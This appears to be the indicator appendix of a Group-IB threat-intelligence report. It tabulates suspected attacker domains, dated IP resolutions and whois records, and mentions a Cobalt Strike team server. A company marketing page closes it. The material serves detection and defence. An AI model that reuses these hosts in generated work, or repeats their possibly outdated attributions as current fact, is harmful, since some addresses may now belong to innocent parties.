Domain	Date	IP	Whois
contact.senegalsante.org	2020.03.17	45.15.17.226	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.03.18	45.15.17.137	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.04.02	45.15.17.163	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.04.12	107.178.59.195	netname: COLOHOUSE orgname: ColoHouse LLC country: US
	2020.04.13	45.15.18.227	netname: SE-NETBOUNCER-20190510 orgname: Netbouncer AB country: SE
	2020.04.15	45.15.17.134	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.04.19	45.15.17.132	netname: NB-UK1 descr: Netbouncer UK1 country: GB
	2020.04.21	45.15.17.194	netname: NB-UK1 descr: Netbouncer UK1 country: GB

Domain	Date	IP	Whois
contact.senegalsante.org	2020.04.25	45.15.17.227	netname: NB-UK1
			descr: Netbouncer UK1
			country: GB
	2020.04.25	45.15.17.196	netname: NB-UK1
			descr: Netbouncer UK1
			country: GB
	2020.05.06	45.15.17.133	netname: NB-UK1
descr: Netbouncer UK1			
country: GB			
2020.05.14	160.154.129.15	netname: OCI	
		descr: DATA MOBILE OCI FDD	
		country: CI	
2020.05.20	45.15.17.228	netname: NB-UK1	
		descr: Netbouncer UK1	
		country: GB	
2020.07.28	45.15.17.197	netname: NB-UK1	
		descr: Netbouncer UK1	
		country: GB	
2021.03.04	46.246.4.75	netname: FROOTYNET-2	
		descr: Frootynet Sweden	
		country: SE	
server.senegalsante.org	2019-09-17	192.236.177.164	netname: HOSTWINDS-17-3
			org-name: Hostwinds LLC.
			country: US
server1.senegalsante.org	2019-09-16	192.236.177.166	netname: HOSTWINDS-17-3
			org-name: Hostwinds LLC.
			country: US
server2.senegalsante.org	2019-09-28	192.236.177.169	netname: HOSTWINDS-17-3
			org-name: Hostwinds LLC.
			country: US
server3.senegalsante.org	2019-09-16	192.236.177.170	netname: HOSTWINDS-17-3
			org-name: Hostwinds LLC.
			country: US
server0.senegalsante.org	2019-09-28	192.236.177.164	netname: HOSTWINDS-17-3
			org-name: Hostwinds LLC.
			country: US
winsec.senegalsante.org	2020.04.20	45.15.17.162	netname: NB-UK1
			descr: Netbouncer UK1
winsec.senegalsante.org	2020.04.20	45.15.17.130	netname: NB-UK1
			descr: Netbouncer UK1

Domain	Date	IP	Whois
winsec.senegalsante.org	2020.04.18	45.15.17.194	netname: NB-UK1 descr: Netbouncer UK1
	2020.04.22	45.15.17.229	netname: NB-UK1 descr: Netbouncer UK1
	2020.04.22	37.120.204.132	netname: M247-LTD-Paris descr: M247 LTD Paris Infrastructure country: FR
	2020.04.25	45.15.17.196	netname: NB-UK1 descr: Netbouncer UK1
	2020.04.26	45.15.17.227	netname: NB-UK1 descr: Netbouncer UK1
	2020.04.24	45.15.17.164	netname: NB-UK1 descr: Netbouncer UK1
	2020.05.04	45.15.17.226	netname: NB-UK1 descr: Netbouncer UK1
	2020.05.06	45.15.17.133	netname: NB-UK1 descr: Netbouncer UK1
	2020.04.14	45.15.17.163	netname: NB-UK1 descr: Netbouncer UK1
	2020.05.20	45.15.17.228	netname: NB-UK1 descr: Netbouncer UK1
	2020.06.01	45.15.17.132	netname: NB-UK1 descr: Netbouncer UK1
	2020.07.28	45.15.17.197	netname: NB-UK1 descr: Netbouncer UK1
	2020.12.09	45.145.185.68	org-name: DediPath LLC org-type: OTHER netname: DEDIPA-45-145-185-0 country: US
crazy.senegalsante.org	2020.07.31	45.15.17.197	netname: NB-UK1 descr: Netbouncer UK1
	2021.03.05	46.246.4.75	netname: FROOTYNET-2 descr: Frootynet Sweden country: SE

Domain	Date	IP	Whois
bac.senegalsante.org	2020.04.14	45.15.17.227	netname: NB-UK1
	2020.04.20	45.15.17.162	descr: Netbouncer UK1
	2020.04.18	45.15.17.194	netname: NB-UK1
			descr: Netbouncer UK1
	2020.04.20	45.15.17.130	netname: NB-UK1
			descr: Netbouncer UK1
	2020.04.22	37.120.204.132	netname: M247-LTD-Paris
			descr: M247 LTD Paris Infrastructure
			country: FR
	2020.04.22	45.15.17.229	netname: NB-UK1
			descr: Netbouncer UK1
	2020.05.04	45.15.17.226	netname: NB-UK1
			descr: Netbouncer UK1
2020.05.06	45.15.17.133	netname: NB-UK1	
		descr: Netbouncer UK1	
2020.04.14	45.15.17.163	netname: NB-UK1	
		descr: Netbouncer UK1	
2020.05.08	45.15.17.228	netname: NB-UK1	
		descr: Netbouncer UK1	
2020.04.15	45.15.17.132	netname: NB-UK1	
		descr: Netbouncer UK1	
2021.03.05	46.246.4.75	netname: FROOTYNET-2	
		descr: Frootynet Sweden	
		country: SE	
eimaragon.org	2020-05-06	95.142.44.227	netname: EUROBYTE-NET
Before 2020-05-06 eimaragon.org was hidden by cloudflare.			descr: Eurobyte VDS
			country: RU
ns.eimaragon.org	2021-01-07	83.97.18.226	netname: UK-VELOXSERV-20180619
			org-name: VeloxServ Communications Ltd
			country: GB
ns1.eimaragon.org	2019-06-26	83.97.18.226	netname: UK-VELOXSERV-20180619
			org-name: VeloxServ Communications Ltd
			country: GB

Domain	Date	IP	Whois
driver.eimaragon.org	2019.05.13	193.183.116.225	netname: OBNENETWORK-NET descr: Obenetwork AB country: SE
	2019.05.21	83.97.18.132	netname: UK-VELOXSERV-20180619 org-name: VeloxServ Communications Ltd country: GB
	2019.05.26	83.97.18.195	netname: UK-VELOXSERV-20180619 org-name: VeloxServ Communications Ltd country: GB
	2019.05.30	83.97.18.133	netname: UK-VELOXSERV-20180619 org-name: VeloxServ Communications Ltd country: GB
	2019.06.12	178.73.218.69	netname: FROOTYNET-7 descr: Frootynet Denmark country: DK
	2019.06.16	46.246.6.79	netname: FROOTYNET-3 descr: Frootynet Sweden country: SE
	2019.06.18	83.97.18.130	netname: UK-VELOXSERV-20180619 org-name: VeloxServ Communications Ltd country: GB
	2019.06.19	83.97.18.131	netname: UK-VELOXSERV-20180619 org-name: VeloxServ Communications Ltd country: GB
	2019.06.23	83.97.18.231	netname: UK-VELOXSERV-20180619 org-name: VeloxServ Communications Ltd country: GB
	2019.06.25	83.97.18.134	netname: UK-VELOXSERV-20180619 org-name: VeloxServ Communications Ltd country: GB
	2019.07.02	83.97.18.166	netname: UK-VELOXSERV-20180619 org-name: VeloxServ Communications Ltd country: GB
	2019.07.14	83.97.18.164	netname: UK-VELOXSERV-20180619 org-name: VeloxServ Communications Ltd country: GB
	2019.07.22	83.97.18.136	netname: UK-VELOXSERV-20180619 org-name: VeloxServ Communications Ltd country: GB
	2019.08.02	83.97.18.227	netname: UK-VELOXSERV-20180619 org-name: VeloxServ Communications Ltd country: GB

Domain	Date	IP	Whois
driver.eimaragon.org	2019.08.11	46.246.80.72	netname: FROOTYNET-10
			descr: Frootynet Sweden
			country: SE
	2019.08.18	193.183.116.143	netname: OBENETWORK-NET
			descr: Obenetwork AB
			country: SE
	2019.08.19	5.158.83.195	netname: MDC-DATACENTER-NET
			descr: MALAGADATACENTER NET
			country: ES
	2019.08.21	5.158.83.131	netname: MDC-DATACENTER-NET
			descr: MALAGADATACENTER NET
			country: ES
2019.09.06	83.97.18.162	netname: UK-VELOXSERV-20180619	
		org-name: VeloxServ Communications Ltd	
		country: GB	
2019.09.06	83.97.18.196	netname: UK-VELOXSERV-20180619	
		org-name: VeloxServ Communications Ltd	
		country: GB	
2019.09.09	83.97.18.194	netname: UK-VELOXSERV-20180619	
		org-name: VeloxServ Communications Ltd	
		country: GB	
2019.09.11	83.97.18.163	netname: UK-VELOXSERV-20180619	
		org-name: VeloxServ Communications Ltd	
		country: GB	
2020.02.23	45.15.17.195	netname: NB-UK1	
		descr: Netbouncer UK1	
2020.04.23	37.120.204.132	netname: M247-LTD-Paris	
		descr: M247 LTD Paris Infrastructure	
		country: FR	
2020.05.06	45.15.17.228	netname: NB-UK1	
		descr: Netbouncer UK1	
2020.12.22	45.15.17.194	netname: NB-UK1	
		descr: Netbouncer UK1	
boa.eimaragon.org	2019.09.13	83.97.18.194	netname: UK-VELOXSERV-20180619
			org-name: VeloxServ Communications Ltd
			country: GB
2019.09.29	83.97.18.163	netname: UK-VELOXSERV-20180619	
		org-name: VeloxServ Communications Ltd	
		country: GB	

Domain	Date	IP	Whois
boa.eimaragon.org	2019.10.23	83.97.18.164	netname: UK-VELOXSERV-20180619 org-name: VeloxServ Communications Ltd country: GB
	2019.10.25	83.97.18.135	netname: UK-VELOXSERV-20180619 org-name: VeloxServ Communications Ltd country: GB
	2020.03.11	45.15.17.195	netname: NB-UK1 descr: Netbouncer UK1
	2020.03.12	45.15.17.136	netname: NB-UK1 descr: Netbouncer UK1
	2020.03.22	45.15.17.198	netname: NB-UK1 descr: Netbouncer UK1
	2020.04.23	37.120.204.132	netname: M247-LTD-Paris descr: M247 LTD Paris Infrastructure country: FR
	2020.05.14	160.154.129.15	netname: OCI descr: DATA MOBILE OCI FDD country: CI
	2020.05.19	45.15.17.163	netname: NB-UK1 descr: Netbouncer UK1
	2020.05.06	45.15.17.228	netname: NB-UK1 descr: Netbouncer UK1
	2021.03.05	46.246.4.75	netname: FROOTYNET-2 descr: Frootynet Sweden country: SE
wa.eimaragon.org	2020.05.06	45.15.17.133	netname: NB-UK1 descr: Netbouncer UK1
	2020.05.12	45.15.17.163	netname: NB-UK1 descr: Netbouncer UK1
	2020.05.13	45.15.17.228	netname: NB-UK1 descr: Netbouncer UK1
	2020.12.16	45.145.185.68	netname: DEDIPA-45-145-185-0 country: US org-name: DediPath LLC
	2021.03.05	46.246.4.75	netname: FROOTYNET-2 descr: Frootynet Sweden country: SE

Domain	Date	IP	Whois
bac.eimaragon.org	2020.05.06	45.15.17.133	netname: NB-UK1
			descr: Netbouncer UK1
	2020.05.12	45.15.17.196	netname: NB-UK1
			descr: Netbouncer UK1
	2020.05.19	45.15.17.163	netname: NB-UK1
			descr: Netbouncer UK1
2020.05.20	45.15.17.228	netname: NB-UK1	
		descr: Netbouncer UK1	
2020.06.01	45.15.17.132	netname: NB-UK1	
		descr: Netbouncer UK1	
2021.03.05	46.246.4.75	netname: FROOTYNET-2	
		descr: Frootynet Sweden	
		country: SE	
ftp.eimaragon.org	2019.10.01	46.246.80.66	netname: FROOTYNET-10
			descr: Frootynet Sweden
			country: SE
winsec.eimaragon.org	2019.12.01	83.97.18.226	netname: UK-VELOXSERV-20180619
			org-name: VeloxServ Communications Ltd
			country: GB
	2020.04.19	45.15.17.194	netname: NB-UK1
			descr: Netbouncer UK1
	2020.04.20	45.15.17.132	netname: NB-UK1
			descr: Netbouncer UK1
	2020.04.21	45.15.17.227	netname: NB-UK1
			descr: Netbouncer UK1
	2020.04.24	45.15.17.130	netname: NB-UK1
			descr: Netbouncer UK1
2020.04.28	45.15.17.136	netname: NB-UK1	
		descr: Netbouncer UK1	
2020.04.29	45.15.17.198	netname: NB-UK1	
		descr: Netbouncer UK1	
2020.04.29	45.15.17.165	netname: NB-UK1	
		descr: Netbouncer UK1	
2020.04.30	45.15.17.162	netname: NB-UK1	
		descr: Netbouncer UK1	
2020.05.01	45.15.17.133	netname: NB-UK1	
		descr: Netbouncer UK1	

Domain	Date	IP	Whois
winsec.eimaragon.org	2020.05.11	160.154.151.226	netname: OCI
			descr: DATA MOBILE OCI FDD
			country: CI
	2020.05.11	45.15.17.226	netname: NB-UK1
			descr: Netbouncer UK1
	2020.05.12	45.15.17.196	netname: NB-UK1
			descr: Netbouncer UK1
	2020.05.15	45.15.17.134	netname: NB-UK1
			descr: Netbouncer UK1
2020.05.15	160.154.129.15	netname: OCI	
		descr: DATA MOBILE OCI FDD	
		country: CI	
2020.05.14	45.15.17.228	netname: NB-UK1	
		descr: Netbouncer UK1	
2020.07.28	45.15.17.141	netname: NB-UK1	
		descr: Netbouncer UK1	
2020.07.29	45.15.17.197	netname: NB-UK1	
		descr: Netbouncer UK1	
2020.12.22	45.145.185.68	netname: DEDIPA-45-145-185-0	
		country: US	
		org-name: DediPath LLC	

Domain	Date	IP	Whois
news.afrikmedia.info	2020.03.27	46.246.82.68	netname: FROOTYNET-9 descr: Frootynet Sweden country: SE
	2020.04.27	45.15.16.166	netname: NB-SE1 descr: Netbouncer SE1 country: SE
	2020.05.13	45.15.16.239	netname: NB-SE1 descr: Netbouncer SE1 country: SE
	2020.05.20	45.15.16.207	netname: NB-SE1 descr: Netbouncer SE1 country: SE
	2020.06.04	45.15.16.140	netname: NB-SE1 descr: Netbouncer SE1 country: SE
	2020.11.24	46.246.14.74	netname: NB-SE1 descr: Netbouncer SE1 country: SE
actu.afrikmedia.info	2019.08.06	185.244.31.24	netname: PRIVACYFIRST-UK3 country: GB role: The PRIVACYFIRST Project remarks: www.privacyfirst.sh
	2019.10.02	154.234.111.1	netname: MTNCI descr: Used for MTNCI, 2G/3G/4G Customers country: CI
	2020.01.10	213.227.140.15	netname: NL-LEASEWEB-20000721 org-name: LeaseWeb Netherlands B.V. country: NL
	2020.03.17	79.134.225.107	netname: PRIVACYFIRST-EU country: EU role: The PRIVACYFIRST Project remarks: www.privacyfirst.sh
	2020.05.20	45.15.16.207	netname: NB-SE1 descr: Netbouncer SE1 country: SE
	2020.12.16	46.246.14.74	netname: NB-SE1 descr: Netbouncer SE1 country: SE

Domain	Date	IP	Whois
banquealtantique.net	2019.09.17	102.139.34.137	netname: MTNCI descr: MTNCI / 2G-3G-4G country: CI
	2019.09.29	196.181.157.248	netname: MTNCI descr: MTN LTE country: CI
	2019.09.30	154.234.111.1	netname: MTNCI descr: Used for MTNCI, 2G/3G/4G Customers country: CI
	2019.10.04	196.182.27.18	netname: MTNCI descr: MTN LTE country: CI
	2019.10.05	154.234.213.94	netname: MTNCI descr: Used for MTNCI, 2G/3G/4G Customers country: CI
	2019.10.06	196.181.100.141	netname: MTNCI descr: MTN LTE country: CI
	2019.10.08	154.234.217.34	netname: MTNCI descr: Used for MTNCI, 2G/3G/4G Customers country: CI

Domain	Date	IP	Whois
banquealtantique.net	2019.10.08	102.138.240.28	netname: MTNCI descr: MTNCI / 2G-3G-4G country: CI
	2019.10.09	154.234.155.71	netname: MTNCI descr: Used for MTNCI, 2G/3G/4G Customers country: CI
	2019.10.10	196.182.187.28	netname: MTNCI descr: MTN LTE country: CI
	2019.10.12	196.47.153.182	descr: IPs dynamically assigned to MTN CI customers for Internet services: wimax, cdma, gprs, wifi hotspot, 3G+, etc... country: CI
	2019.10.13	196.183.129.166	netname: MTNCI descr: MTN LTE country: CI
	2019.10.14	196.183.28.111	netname: MTNCI descr: MTN LTE country: CI
	2019.10.14	196.180.210.121	netname: MTNCI descr: MTN LTE country: CI
	2019.10.15	154.232.242.226	netname: MTNCI descr: Used for MTNCI, 2G/3G/4G Customers country: CI
	2019.10.16	196.183.32.158	netname: MTNCI descr: MTN LTE country: CI
	2019.10.17	196.180.247.95	netname: MTNCI descr: MTN LTE country: CI
	2019.10.18	154.232.131.16	netname: MTNCI descr: Used for MTNCI, 2G/3G/4G Customers country: CI
	2019.10.18	154.232.115.211	netname: MTNCI descr: Used for MTNCI, 2G/3G/4G Customers country: CI
	2019.10.19	154.233.72.205	netname: MTNCI descr: Used for MTNCI, 2G/3G/4G Customers country: CI
	2019.10.20	196.180.99.187	netname: MTNCI descr: MTN LTE country: CI

Domain	Date	IP	Whois
banquealtantique.net	2019.10.21	196.180.132.252	netname: MTNCI descr: MTN LTE country: CI
	2019.10.22	196.180.192.89	netname: MTNCI descr: MTN LTE country: CI
	2019.10.25	196.181.84.71	netname: MTNCI descr: MTN LTE country: CI
	2019.10.26	196.182.120.117	netname: MTNCI descr: MTN LTE country: CI
	2019.10.26	196.181.209.215	netname: MTNCI descr: MTN LTE country: CI
	2019.10.26	196.182.26.93	netname: MTNCI descr: MTN LTE country: CI
	2019.10.28	196.181.23.50	netname: MTNCI descr: MTN LTE country: CI
	2019.11.01	102.139.99.144	netname: MTNCI descr: MTNCI / 2G-3G-4G country: CI
	2019.11.06	196.181.235.181	netname: MTNCI descr: MTN LTE country: CI
	2019.11.06	154.235.140.248	netname: MTNCI descr: Used for MTNCI, 2G/3G/4G Customers country: CI
	2019.11.07	196.181.56.65	netname: MTNCI descr: MTN LTE country: CI
	2019.11.08	154.234.50.130	netname: MTNCI descr: Used for MTNCI, 2G/3G/4G Customers country: CI
	2019.11.12	196.182.87.192	netname: MTNCI descr: MTN LTE country: CI
	2019.11.12	102.138.190.55	netname: MTNCI descr: MTNCI / 2G-3G-4G country: CI

Domain	Date	IP	Whois
banquealtantique.net	2019.11.18	154.233.179.127	netname: MTNCI descr: Used for MTNCI, 2G/3G/4G Customers country: CI
	2019.11.20	102.139.19.96	netname: MTNCI descr: MTNCI / 2G-3G-4G country: CI
	2019.11.21	102.139.157.108	netname: MTNCI descr: MTNCI / 2G-3G-4G country: CI
	2019.11.25	213.227.140.15	netname: NL-LEASEWEB-20000721 org-name: LeaseWeb Netherlands B.V. country: NL
	2019.07.19	185.185.84.50	netname: HCU-Nottingham-1 country: GB
	2020.06.12	172.67.214.171	Cloudflare
news.banquealtantique.net	2019.07.31	185.244.31.24	netname: PRIVACYFIRST-UK3 country: GB
	2019.09.05	79.134.225.75	netname: PRIVACYFIRST-EU country: EU
	2019.09.30	154.234.111.1	netname: MTNCI descr: Used for MTNCI, 2G/3G/4G Customers country: CI
	2019.11.04	102.139.99.144	netname: MTNCI descr: MTNCI / 2G-3G-4G country: CI
	2019.11.06	154.235.140.248	netname: MTNCI descr: Used for MTNCI, 2G/3G/4G Customers country: CI
	2019.11.14	102.138.190.55	netname: MTNCI descr: MTNCI / 2G-3G-4G country: CI
	2019.11.27	213.227.140.15	netname: NL-LEASEWEB-20000721 org-name: LeaseWeb Netherlands B.V. country: NL
	2020.05.13	45.15.16.175	netname: NB-SE1 org-name: Netbouncer SE1 country: SE
	2020.05.20	45.15.16.207	netname: NB-SE1 org-name: Netbouncer SE1 country: SE

Domain	Date	IP	Whois
news.banquealtantique.net	2020.06.04	45.15.16.140	netname: NB-SE1 org-name: Netbouncer SE1 country: SE
	2020.07.06	172.67.214.171	Cloudflare
	2020.07.06	104.18.44.41	Cloudflare
	2020.07.06	104.18.45.41	Cloudflare
actu.banquealtantique.net	2020.06.30	192.34.109.12	netname: WOW-IPV4-NET5 organization: Wowrack.com (WOWTEC-1) country: US
	2020.11.07	178.73.192.68	netname: FROOTYNET-11 organization: Frootynet Sweden country: SE
	2020.11.24	46.246.80.66	netname: FROOTYNET-10 organization: Frootynet Sweden country: SE
	2020.12.16	178.73.192.66	netname: FROOTYNET-11 organization: Frootynet Sweden country: SE
	2021.03.05	46.246.84.74	netname: FROOTYNET-1 organization: Frootynet Sweden country: SE
	actu.banquealtantique.net	2019.06.16	46.246.14.66
2019.07.04		91.193.75.171	netname: PRIVACYFIRST-RU2 country: RU
2019.08.14		185.244.31.24	netname: PRIVACYFIRST-UK3 country: GB
2019.09.03		212.7.208.110	netname: NL-LEASEWEB-20100812 org-name: LeaseWeb Netherlands B.V. country: NL
2019.09.13		102.138.135.72	netname: MTNCI descr: MTNCI / 2G-3G-4G country: CI
2019.09.24		196.183.27.144	netname: MTNCI descr: MTN LTE country: CI

Domain	Date	IP	Whois
actu.banquealtantique.net	2019.09.24	102.137.108.115	netname: MTNCI descr: MTNCI / 2G-3G-4G country: CI
	2019.10.03	196.182.27.18	netname: MTNCI descr: MTN LTE country: CI
	2019.10.07	102.138.240.28	netname: MTNCI descr: MTNCI / 2G-3G-4G country: CI
	2019.10.12	102.137.132.25	netname: MTNCI descr: MTNCI / 2G-3G-4G country: CI
	2019.10.20	196.180.99.187	netname: MTNCI descr: MTN LTE country: CI
	2019.10.26	196.181.209.215	netname: MTNCI descr: MTN LTE country: CI
	2019.10.27	102.138.175.145	netname: MTNCI descr: MTNCI / 2G-3G-4G country: CI
	2019.11.06	102.139.99.144	netname: MTNCI descr: MTNCI / 2G-3G-4G country: CI
	2019.11.11	196.182.87.192	netname: MTNCI descr: MTN LTE country: CI
	2019.11.19	154.233.179.127	netname: MTNCI descr: Used for MTNCI, 2G/3G/4G Customers country: CI
	2019.12.12	213.227.140.15	netname: NL-LEASEWEB-20000721 org-name: LeaseWeb Netherlands B.V. country: NL
***netad.com	2020.04.21	185.185.84.14	netname: HCU-Nottingham-1 descr: hosting.co.uk - Nottingham infrastructure country: GB
	2020.04.22	185.140.53.18	netname: PRIVACYFIRST-EU country: EU
	2020.04.24	45.15.16.156	netname: NB-SE1 descr: Netbouncer SE1 country: SE

Domain	Date	IP	Whois
****netad.com	2020.05.05	45.15.16.166	netname: NB-SE1 descr: Netbouncer SE1 country: SE
	2020.06.14	104.27.143.189	Cloudflare
	2020.06.14	104.27.142.189	Cloudflare
	2020.06.14	172.67.151.41	Cloudflare
codir.****netad.com	2020.05.15	45.15.16.175	netname: NB-SE1 descr: Netbouncer SE1 country: SE
	2020.05.28	45.15.16.228	netname: NB-SE1 descr: Netbouncer SE1 country: SE
	2020.06.06	45.15.16.140	netname: NB-SE1 descr: Netbouncer SE1 country: SE
	2020.06.29	46.246.82.67	netname: FROOTYNET-9 organization: Frootynet Sweden country: SE
	2020.11.12	46.246.84.72	netname: FROOTYNET-1 organization: Frootynet Sweden country: SE
	2021.01.14	46.246.4.78	netname: FROOTYNET-2 organization: Frootynet Sweden country: SE
	2021.03.05	46.246.84.74	netname: FROOTYNET-1 organization: Frootynet Sweden country: SE
108.62.49.249 In November 2020 TI&A system retrieved data from 108.62.49.249 where Cobalt Strike team server was deployed. Based on collected information we were able to identify victims and related servers where malicious payloads were deployed and where control was reverted.	2020.10.28	108.62.49.249	orgname: Leaseweb USA, Inc. orgid: Lu
	2020-06-08	176.9.193.5	orgname: Hetzner Online GmbH country: DE
	2020-04-25	160.155.0.199	netname: OCI descr: ORANGE COTE D'IVOIRE country: CI
154.44.177.192	2021.04.18	154.44.177.192	orgname: PSINet, Inc. country: US

Group-IB's mission:
Fight against cybercrime

Group-IB is a leading provider of innovations and solutions for detecting and preventing cyberattacks, eliminating fraud, and protecting brands from digital risks worldwide.

19 years of hands-on experience

1,300+ cybercrime investigations worldwide

70,000+ hours of incident response

600+ world-class cybersecurity experts

Active partner in global investigations

Recognized by top industry experts

INTERPOL

FORRESTER®

kuppingercoie
ANALYSTS

Europol

Gartner®

IDC

FROST & SULLIVAN

Technologies and innovations

Cybersecurity

- Threat intelligence
- Attack surface management
- Email protection
- Network traffic analysis
- Malware detonation
- EDR
- XDR

Anti-fraud

- Client-side anti-fraud
- Adaptive authentication
- Bot prevention
- Fraud intelligence
- User and entity behavior analysis

Brand protection

- Anti-phishing
- Anti-piracy
- Anti-scam
- Anti-counterfeit
- Protection from data leaks
- VIP protection

Intelligence-driven services

Audit & Consulting

- Security Assessment
- Penetration Testing
- Red Teaming
- Compliance & Consulting

Education & Training

- For technical specialists
- For wider audiences

- DFIR**
- Incident Response
 - Incident Response Retainer

- Incident Response
- Readiness Assessment
- Compromise Assessment

- Digital Forensics
- eDiscovery

Managed Services

- Managed Detection
- Managed Threat Hunting
- Managed Response

High-Tech Crime Investigation

- Cyber Investigation
- Investigation Subscription



Preventing and investigating cybercrime since 2003